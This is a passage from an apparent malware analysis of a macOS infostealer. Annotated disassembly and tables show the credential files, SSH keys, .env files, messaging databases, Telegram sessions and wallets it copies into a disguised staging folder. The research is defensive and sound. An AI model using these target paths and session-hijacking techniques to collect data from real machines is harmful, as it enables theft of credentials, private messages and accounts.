
; Kubernetes Config
    10042eab4  a2 02 00 b0      adrp    x2, 0x100483000
    10042eab8  42 18 16 91      add     x2, x2, #0x586      ; x2 = 0x100483586 (".kube/config")
    10042eabc  e3 07 7e b2      orr     x3, xzr, #0xc       ; x3 = 12 (length)
    10042eac0  a8 64 ef 97      bl      0x100007d60         ; Call runtime.mapassign_faststr
    10042eae8  84 90 3a 91      add     x4, x4, #0xea4      ; x4 = "kube_config" (stored to map)

    ; Google Cloud Application Default Credentials
    10042eafc  42 03 00 b0      adrp    x2, 0x100497000
    10042eb00  42 e0 36 91      add     x2, x2, #0xdb8      ; x2 = 0x100497db8
    (".config/gcloud/application_default_credentials.json")
    10042eb04  63 06 80 d2      mov     x3, #0x33           ; x3 = 51 (length)
    10042eb08  96 64 ef 97      bl      0x100007d60         ; Call runtime.mapassign_faststr
    10042eb30  84 64 02 91      add     x4, x4, #0x99       ; x4 = "gcloud_credentials.json" (stored to map)
By tracing every runtime.mapassign_faststr invocation in _main.map.init.1, we compile the following verified target matrix:
Cloud, Developer, and Infrastructure Credential Targets
| Target Category | Source Path in User Home | Staged Filename | Instruction Offset |
|---|---|---|---|
| AWS Credentials | .aws/credentials | aws_credentials | 0x10042e9dc |
| AWS Configuration | .aws/config | aws_config | 0x10042ea24 |
| Google Cloud (GCP) | .config/gcloud/application_default_credentials.json | gcloud_credentials.json | 0x10042eafc |
| Kubernetes | .kube/config | kube_config | 0x10042eab4 |
| Docker | .docker/config.json | docker_config.json | 0x10042ea6c |
| Podman | .config/containers/auth.json | podman_auth.json | 0x10042eb8c |
| Terraform | .terraform.d/credentials.tfrc.json | terraform_credentials.json | 0x10042eb44 |
| GitHub CLI | .config/gh/hosts.yml | gh_hosts.yml | 0x10042ecb4 |
| Hub CLI | .config/hub | hub_config | 0x10042ecfc |
| Git Auth | .gitconfig, .config/git/config, .git-credentials | gitconfig, git_config, git-credentials | 0x10042e904 |
| Package Registries | .npmrc, .pypirc, .netrc | npmrc, pypirc, netrc | 0x10042ebe0 |
| Databases | .pgpass, .my.cnf, .dbshell, .rediscli_history | pgpass, mysql_cnf, mongodb_shell_history, redis_history | 0x10042ed44 |
Step 4: Dynamic SSH Key Enumeration and Filtering
After exhausting the static map, _main.collectDevSecrets turns its attention to ~/.ssh/ at address
0x10043b878:
10043b898  23 02 00 b0      adrp    x3, 0x100480000
10043b89c  63 80 2f 91      add     x3, x3, #0xbe0      ; x3 = ".ssh" (length 4)
10043b8b0  48 78 f2 97      bl      0x1000d99d0         ; Call path/filepath.Join(homeDir, ".ssh")
10043b8bc  69 55 f2 97      bl      0x1000d0e60         ; Call os.ReadDir
It iterates over the directory contents, applying strict filters:
os.FileInfo.Size(). Any file larger than 100 KB (0x19000 bytes at 0x10043ba18) is rejected.0x10043b91c - 0x10043b930, it builds the 64-bit constant 0x6f685f6e776f6e6b ("known_ho") in register x4: 10043b91c 03 00 40 f9 ldr x3, [x0] ; Load first 8 bytes of filename
10043b920 64 cd 8d d2 mov x4, #0x6e6b ; 'kn'
10043b924 e4 ed ae f2 movk x4, #0x776f, lsl #16; 'ow'
10043b928 c4 ed cb f2 movk x4, #0x5f6e, lsl #32; 'n_'
10043b92c 04 ed ed f2 movk x4, #0x6f68, lsl #48; 'ho'
10043b930 7f 00 04 eb cmp x3, x4 ; Compare with "known_ho"If the name matches known_hosts.old (15 characters) or ends with .bak or .old, the file is skipped.
systemd-private-helper/DevSecrets/ssh_<filename>.
Step 5: Recursive .env Search
At address 0x10043bb80, it loads a directory list from _main.envSearchDirs and calls _main.findEnvFiles (0x10043bc24):
_main.envSkipDirs (initialized in _main.map. init.2), skipping 26 common folder names including node_modules, .git, pycache, and .venv./tmp/.systemd-private-helper/DevSecrets/env/ (capped at 300 files).Once complete, _main.collectDevSecrets logs the total number of recovered .env files to /tmp/.cache-update.log and returns control to the main orchestrator, leaving all cloud tokens and private keys staged for compression and exfiltration.
Private Communications: Raiding WhatsApp, Telegram, Apple Messages, and Discord
Stealing browser cookies and cloud keys allows threat actors to impersonate users on the web. But stealing local chat databases provides access to personal conversations, business communications, one-time SMS verification codes, and end-to-end encryption keys
1. Stealing WhatsApp Chats and Signal Keys (main.collectWhatsApp)
At virtual address 0x1004342dc inside _main.main, the orchestrator logs === STEP 8: collectWhatsApp === and branches to _main.collectWhatsApp (`0x10043bc90
The routine begins by locating WhatsApp's macOS shared group container:

10043bcc4  63 07 80 d2      mov     x3, #0x3b           ; Length 59 (0x3b)
10043bccc  e3 02 00 d0      adrp    x3, 0x100499000
10043bcd0  63 9c 32 91      add     x3, x3, #0xca7      ; "Library/Group Containers/group.net.whatsapp.WhatsApp.shared"
10043bcd8  e0 e3 06 91      add     x0, sp, #0x1b8      ; Slice pointer (homeDir + relative path)
10043bcdc  e1 03 7f b2      orr     x1, xzr, #0x2       ; Slice length = 2
10043bce4  3b 77 f2 97      bl      0x1000d99d0         ; Call path/filepath.Join
10043bcf0  ac 6c f2 97      bl      0x1000d6fa0         ; Call os.Stat
10043bcf4  22 0b 00 b5      cbnz    x2, 0x10043be58     ; If folder missing (error != nil), return
If the folder exists, the malware constructs /tmp/.systemd-private-helper/WhatsApp and creates it on disk via os.MkdirAll with permissions 0755 (mov x2, #0x1ed at 0x10043bd40).
Next, between addresses 0x10043bd60 and 0x10043be4c, the function builds an array of 13 specific files on
the stack:

; Stack array setup for 13 targeted WhatsApp database files
10043bd60  43 02 80 d2      mov     x3, #0x12           ; Length 18 (0x12)
10043bd6c  84 d4 08 91      add     x4, x4, #0x235      ; "ChatStorage.sqlite"
...
10043bd74  c4 02 80 d2      mov     x4, #0x16           ; Length 22 (0x16)
10043bd80  a5 30 1b 91      add     x5, x5, #0x6cc      ; "ChatStorage.sqlite-wal"
...
10043bda4  a5 64 27 91      add     x5, x5, #0x9d9      ; "ContactsV2.sqlite"
...
10043bdd8  63 1c 09 91      add     x3, x3, #0x247      ; "CallHistory.sqlite"
...
10043be0c  63 08 3f 91      add     x3, x3, #0xfc2      ; "msgstore.db"
...
10043be20  84 40 22 91      add     x4, x4, #0x890      ; "axolotl.db"
...
10043be30  63 68 22 91      add     x3, x3, #0x89a      ; "session.db"
...
10043be44  63 18 09 91      add     x3, x3, #0x246      ; "com.whatsapp.WhatsApp.shared.plist"
The malware loops through all 13 entries (cmp x0, #0xd at 0x10043be74):
10043be74  1f 34 00 f1      cmp     x0, #0xd            ; Loop counter check (13 items)
10043be78  8a 07 00 54      b.ge    0x10043bf68         ; Exit loop when done
...
10043becc  35 6c f2 97      bl      0x1000d6fa0         ; Call os.Stat(targetFile)
10043bed0  a2 fc ff b5      cbnz    x2, 0x10043be64     ; Skip if missing
10043bf1c  45 f1 ff 97      bl      0x100438430         ; Call main.copyFile(src, dst)
10043bf48  00 70 2b 91      add     x0, x0, #0xadc      ; "WhatsApp: %s copied"
10043bf60  28 cc ff 97      bl      0x10042f000         ; Call main.logMsg
Among these 13 files, the targeting of axolotl.db is significant. Axolotl is the internal database used by WhatsApp to implement the Signal Protocol. It contains the local identity keys, pre-keys, and active ratchet session keys that govern end-to-end encrypted messaging. Combined with ChatStorage.sqlite, an attacker obtains both historical chats and the cryptographic identities tied to the user's account.
2. Telegram Desktop Session Hijacking (main.collectTelegram)
Telegram Desktop stores all persistent authentication and session state inside a local directory called tdata. If an attacker copies this folder, they can paste it into an arbitrary Telegram client and instantly access the victim's account without triggering a password or two-factor prompt.
At address 0x1004340ac, _main.main calls _main.collectTelegram (0x1004374f0).
The function checks for tdata in Telegram Desktop's directory:

100437594  var_a8 = 0x2c                                ; Length 44
1004375a0  var_b0 = "Library/Application Support/Telegram Desktop"
1004375d0  var_c8 = 5                                   ; Length 5
1004375dc  var_d0 = "tdata"
If present, it creates /tmp/.systemd-private-helper/Telegram/tdata/.
Rather than copying everything blindly, which could result in gigabytes of cached media, the function builds an internal hash map of critical session files:
key_datas (The encrypted master keys for local session databases)settingss (Client configuration and account descriptors)prefix (Session prefix tokens)usertag (User account mapping)countries (Regional metadata)shortcuts-default.json (Custom shortcuts and layout settings)At address 0x100437960, it inspects file and folder sizes using os.FileInfo.Size(). Any non-essential
file or subdirectory larger than 10 MB (0x9fffff bytes) is skipped:
100437960  if (var_298 - 1 u>= 0x9fffff) {
    _fmt.Sprintf("Telegram: skip %s (%d MB)", name, size);
    _main.logMsg(...);
}
Critical session files are copied directly into the staging folder, concluding with the log message:
"Telegram: tdata copied (%d files, %d MB)".
3. Apple Messages and SMS Theft (main.collectMessages)
At address 0x100434308, _main.main executes _main.collectMessages (0x10042f160), flagged with banner === STEP 8.5: collectMessages ===.
This function directly targets macOS's local SMS and iMessage store:
		10042f194  e3 03 7c b2      orr     x3, xzr, #0x10      ; Length 16 (0x10)
    10042f198  e3 9b 00 f9      str     x3, [sp, #0x130]    ; Store slice string length
    10042f19c  a3 02 00 d0      adrp    x3, 0x100485000
    10042f1a0  63 5c 03 91      add     x3, x3, #0xd7       ; x3 = 0x1004850d7 ("Library/Messages")
    10042f1a4  e3 97 00 f9      str     x3, [sp, #0x128]    ; Store slice string pointer
    10042f1a8  e0 63 04 91      add     x0, sp, #0x118      ; Slice &[homeDir, "Library/Messages"]
    10042f1ac  e1 03 7f b2      orr     x1, xzr, #0x2       ; Slice length = 2
    10042f1b0  e2 03 01 aa      mov     x2, x1              ; Slice capacity = 2
    10042f1b4  07 aa f2 97      bl      0x1000d99d0         ; Call path/filepath.Join
    10042f1b8  e0 3b 00 f9      str     x0, [sp, #0x70]     ; Save joined path string pointer
    10042f1bc  e1 23 00 f9      str     x1, [sp, #0x40]     ; Save joined path string length
    10042f1c0  78 9f f2 97      bl      0x1000d6fa0         ; Call os.Stat
    10042f1c4  42 05 00 b5      cbnz    x2, 0x10042f26c     ; If missing, branch to log "Messages: dir notfound, skip"
If Library/Messages is found on disk, the malware constructs /tmp/.systemd-private-helper/Messages/(0x10042f1d0 to 0x10042f214) and initializes a 3-element array containing the core SQLite files:

10042f224  e3 0b 40 b2      orr     x3, xzr, #0x7       ; Length 7
10042f230  63 58 17 91      add     x3, x3, #0x5d6      ; "chat.db"
10042f238  63 01 80 d2      mov     x3, #0xb            ; Length 11
10042f244  84 6c 3b 91      add     x4, x4, #0xedb      ; "chat.db-wal"
10042f24c  e3 7b 00 f9      str     x3, [sp, #0xf0]     ; Length 11
10042f254  63 98 3b 91      add     x3, x3, #0xee6      ; "chat.db-shm"
The collection loop then iterates through all three database files:
10042f298  1f 0c 00 f1      cmp     x0, #0x3            ; Loop over 3 files
10042f29c  2a 06 00 54      b.ge    0x10042f360         ; Exit loop when done
...
10042f2e8  ba a9 f2 97      bl      0x1000d99d0         ; Join source path
10042f2f4  2b 9f f2 97      bl      0x1000d6fa0         ; Call os.Stat
10042f2f8  62 00 00 b4      cbz     x2, 0x10042f304     ; If exists (err == 0), copy
10042f34c  39 24 00 94      bl      0x100438430         ; Call main.copyFile(src, dst)
10042f358  61 14 83 9a      cinc    x1, x3, eq          ; Increment success counter
On macOS, chat.db contains every incoming and outgoing iMessage and SMS text message, contact phone number, and timestamp. Stealing this file gives the attacker access to two-factor SMS codes, personal conversations, and contact metadata.
4. Discord Token Extraction (main.collectDiscord)
At address 0x100434324, _main.main calls _main.collectDiscord (0x10043bfa0).
Discord is an Electron application that stores active session tokens in Google LevelDB key-value stores. The malware locates the storage path:
~/Library/Application Support/discord/Local Storage/leveldb
It creates /tmp/.systemd-private-helper/Discord/leveldb/ and iterates through the directory, copying:
MANIFEST-.Additionally, _main.collectDiscord inspects the legacy storage directory (~/Library/Application Support/discord/Local Storage/), copying .localstorage and .localstorage-journal files, along with settings.json.
5. Call History and FaceTime Logs (main.collectCallHistory)
At address 0x10043433c, the malware calls _main.collectCallHistory (0x10043dba0). It inspects two system directories:
~/Library/Application Support/CallHistoryDB~/Library/Application Support/CallHistoryTransactionsIt creates /tmp/.systemd-private-helper/CallHistory/ and extracts all database files matching the name CallHistory (skipping temporary -shm index files). These databases contain full call logs, including phone numbers, FaceTime video/audio call durations, and timestamps.
Summary: Messaging Applications Targeted by ICMacOs
| Application | Target Function | Source Path | Staged Path | Harvested Data |
|---|---|---|---|---|
main.collectWhatsApp (0x10043bc90) | ~/Library/Group Containers/group.net.whatsapp.WhatsApp.shared | .../DevSecrets/../WhatsApp | 13 files, including ChatStorage.sqlite, ContactsV2.sqlite, and axolotl.db (Signal E2EE keys) | |
| Telegram | main.collectTelegram (0x1004374f0) | ~/Library/Application Support/Telegram Desktop/tdata | .../Telegram/tdata | key_datas, settingss, usertag, prefix (tdata session hijacking) |
| Apple Messages | main.collectMessages (0x10042f160) | ~/Library/Messages | .../Messages | chat.db (entire SMS and iMessage history) |
| Discord | main.collectDiscord (0x10043bfa0) | ~/Library/Application Support/discord/Local Storage/leveldb | .../Discord/leveldb | LevelDB stores (.ldb, .log), settings.json (authentication tokens) |
| Call History | main.collectCallHistory (0x10043dba0) | ~/Library/Application Support/CallHistoryDB | .../CallHistory | CallHistory.storedata (FaceTime and phone logs) |
The Cryptocurrency Heist: Raiding 29 Desktop Wallets
Desktop cryptocurrency wallets store private keys, recovery seeds, and active addresses directly on disk. ICMacOs hunts for 29 desktop wallets using two methods:
_main.collectMoreWallets at 0x100431ff0): An automated loop iterating through an embedded table (0x1005fd698) to extract 26 additional desktop wallet applications.1. Standalone Harvesters (Electrum, Exodus, Atomic)
In _main.main, the malware calls three dedicated collection routines:
    100434354  b3 22 00 94      bl      _main.collectElectrum   ; Copies ~/.electrum/wallets
    100434360  00 24 00 94      bl      _main.collectExodus     ; Targets exodus.wallet and keys
    10043436c  29 25 00 94      bl      _main.collectAtomic     ; Copies Atomic LevelDB stores
In _main.collectExodus (0x10043d360), the malware explicitly targets five critical files:
